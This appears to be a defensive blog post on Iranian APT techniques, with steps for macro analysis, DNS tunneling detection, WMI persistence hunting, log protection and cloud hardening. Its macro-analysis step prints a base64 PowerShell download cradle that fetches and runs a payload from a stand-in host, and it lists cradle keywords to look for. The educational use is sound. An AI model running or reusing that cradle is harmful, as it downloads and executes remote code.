Listen to this Post
Introduction:

Recent discussions within defense and intelligence circles, highlighted by analyses from experts like Konstantinos Papadakis, have brought Iranian cyber capabilities back into sharp focus. State-sponsored groups such as APT34 (OilRig), APT39, and MuddyWater continue to evolve, employing sophisticated hybrid attack strategies that blend espionage, ransomware, and destructive wipers. Understanding their Tactics, Techniques, and Procedures (TTPs) is critical for defenders to map out network defenses and proactively hunt for threats.
Learning Objectives:
- Analyze the current TTPs of Iranian state-sponsored APT groups.
- Identify indicators of compromise (IOCs) related to recent campaigns.
- Implement hardening techniques on Windows and Linux systems to mitigate these specific threats.
- Configure security tools and cloud environments to detect and block adversary infrastructure.
You Should Know:
1. Reconnaissance and Initial Access: The Phishing Vector
Iranian APT groups heavily rely on social engineering to gain a foothold. Recent campaigns utilize sophisticated spear-phishing emails containing malicious macro-enabled documents or embedded links to credential harvesting pages.
Step‑by‑step guide: Analyzing a Malicious Macro
To understand the threat, security analysts often dissect the payloads in a sandbox environment.
1. Isolate the Sample: Extract the macro from a document using tools like `olevba` (from the oletools suite) on Linux.
 Install oletools
pip install oletools
 Analyze the document
olevba malicious_document.doc
2. Identify the Payload: Look for strings indicating PowerShell execution or download cradles (e.g., certutil, bitsadmin, powershell -enc).
3. Decode the Command: If the macro executes an encoded PowerShell command, decode it for analysis.
 PowerShell (Windows)
$encoded = "SQBFAFgAIAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AbQBhAGwAaQBjAGkAbwB1AHMALgBjAG8AbQAvAHAAYQB5AGwAbwBhAGQAJwApAA=="
- Command and Control (C2): Evading Detection with DNS Tunneling
Groups like APT34 have been observed using DNS tunneling to exfiltrate data and issue commands, bypassing traditional firewalls that allow DNS traffic.
Step‑by‑step guide: Detecting DNS Tunneling with Zeek (Bro)
- Capture Traffic: Use `tcpdump` to capture DNS traffic on the network edge.
sudo tcpdump -i eth0 -w dns_traffic.pcap port 53
- Analyze with Zeek: Run Zeek on the packet capture to generate logs.
zeek -r dns_traffic.pcap
- Check for Anomalies: Examine the `dns.log` for unusually long subdomains, high query rates to a single domain, or NXDOMAIN responses.
Look for long query names (potential tunneling) cat dns.log | zeek-cut query | awk '{print length, $0}' | sort -nr | head -20 -
Privilege Escalation and Lateral Movement: Exploiting Service Accounts
Once inside, adversaries exploit misconfigured service accounts or Kerberos vulnerabilities (like the Bronze Bit attack) to move laterally.
Step‑by‑step guide: Hunting for Over-Privileged Accounts (Windows)
Run this PowerShell script as a security auditor to find accounts with admin rights on multiple machines, which are prime targets for lateral movement.
 Find domain admins and members of privileged groups
Get-ADGroupMember -Identity "Domain Admins" | Select-Object Name, SamAccountName

Check local admin rights on remote machines (requires permissions)
Invoke-Command -ComputerName "TARGET-PC" -ScriptBlock {
$Admins = Get-LocalGroupMember -Group "Administrators"
$Admins | Where-Object { $_.ObjectClass -eq "User" }
}
4. Persistence: WMI Event Subscriptions
Iranian actors frequently use WMI event subscriptions to maintain persistence, allowing them to execute scripts when specific system events occur (e.g., system startup or user logon).
Step‑by‑step guide: Identifying Malicious WMI Persistence (Windows)
1. Open an elevated Command Prompt or PowerShell.
- Use the `wmic` command or `Get-WmiObject` to list permanent event subscriptions.
wmic /NAMESPACE:\root\subscription PATH __EventFilter GET __RELPATH, Name, Query /FORMAT:LIST
wmic /NAMESPACE:\root\subscription PATH CommandLineEventConsumer GET __RELPATH, Name, CommandLineTemplate /FORMAT:LIST
wmic /NAMESPACE:\root\subscription PATH __FilterToConsumerBinding GET __RELPATH, Filter, Consumer /FORMAT:LIST
- Cross-reference: Look for bindings that execute scripts from non-standard paths (e.g.,
C:\Users\Public\) or with suspicious base64 strings.
5. Defense Evasion: Disabling Security Logs
To cover their tracks, attackers often attempt to disable logging mechanisms. MuddyWater has been known to use scripts to turn off Sysmon and clear Windows Event Logs.
Step‑by‑step guide: Securing Critical Logs (Linux & Windows)
- Linux (Prevent log tampering): Make logs append-only using the `chattr` command.
sudo chattr +a /var/log/auth.log
sudo chattr +a /var/log/syslog
- Windows (Monitor log clearing): Enable advanced audit policies to log when the security log is cleared.
- Navigate to
Group Policy Management > Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policy Configuration > System Audit Policies > Logon/Logoff. - Enable “Audit Other Logon/Logoff Events” and “Audit Security Group Management”.
- Detection: Use Event ID `1102` (The audit log was cleared) to trigger an immediate alert to your SIEM.
6. Cloud Hardening: Protecting Against Credential Harvesting
Given the focus on harvesting credentials, organizations must harden their cloud tenants (Azure, AWS). If an Iranian APT steals O365 credentials, they can access mailboxes and sensitive data.
Step‑by‑step guide: Implementing Conditional Access Policies (Azure)
- Navigate to Azure Active Directory > Security > Conditional Access.
- Create a new policy named “Block High-Risk Sign-ins”.
- Assignments > Users and groups: Select all users.
- Cloud apps or actions: Select “All cloud apps”.
5. Conditions > Sign-in risk: Set to “High”.
6. Access controls > Grant: Select “Block access”.
7. Enable policy: Set to “On”.
8. Verify with Azure CLI:
az rest --method get --url "https://graph.microsoft.com/v1.0/identity/conditionalAccess/policies"
7. Mitigation: Network Segmentation and EDR Tuning
A zero-trust architecture is the best defense against lateral movement.
Step‑by‑step guide: Isolating Legacy Systems with Linux iptables
If you have a legacy SCADA or ICS system that must not communicate with the internet (a common Iranian APT target), isolate it at the kernel level.
 Block all outgoing traffic from the SCADA network interface (e.g., eth1) except to a specific management server (192.168.1.10)
sudo iptables -A FORWARD -i eth1 -o eth0 -j DROP
sudo iptables -A OUTPUT -o eth1 -d 192.168.1.10 -j ACCEPT
sudo iptables -A OUTPUT -o eth1 -j DROP
What Undercode Say:
The technical capabilities of Iranian state-sponsored groups are not static; they are adaptive and increasingly professional.
– Key Takeaway 1: The reliance on “living off the land” binaries (LOLBins) and native OS tools (PowerShell, WMI, certutil) makes traditional signature-based detection largely ineffective. Defenders must shift to behavior-based analytics.
– Key Takeaway 2: The attack surface is hybrid. While much attention is paid to network perimeters, the convergence of IT and OT (Operational Technology) environments, particularly in energy sectors, presents a high-risk target that these groups are actively probing.
The analysis from experts highlights that these campaigns are not just about data theft but are deeply intertwined with geopolitical strategy, serving as tools for coercion and asymmetric warfare. Organizations must prioritize patch management for internet-facing systems and enforce strict Conditional Access policies to mitigate credential-based intrusions.
Prediction:
We will likely see a convergence of Iranian cyber capabilities with hacktivist fronts. As demonstrated by groups like “Cyber Av3ngers,” the lines between state intelligence and ideologically aligned actors will blur. Future attacks will focus on disrupting critical national infrastructure (CNI) through pre-positioned malware triggered during periods of heightened regional tension, moving beyond espionage to cause kinetic-like effects in the digital domain.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Konstantinos Papadakis – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


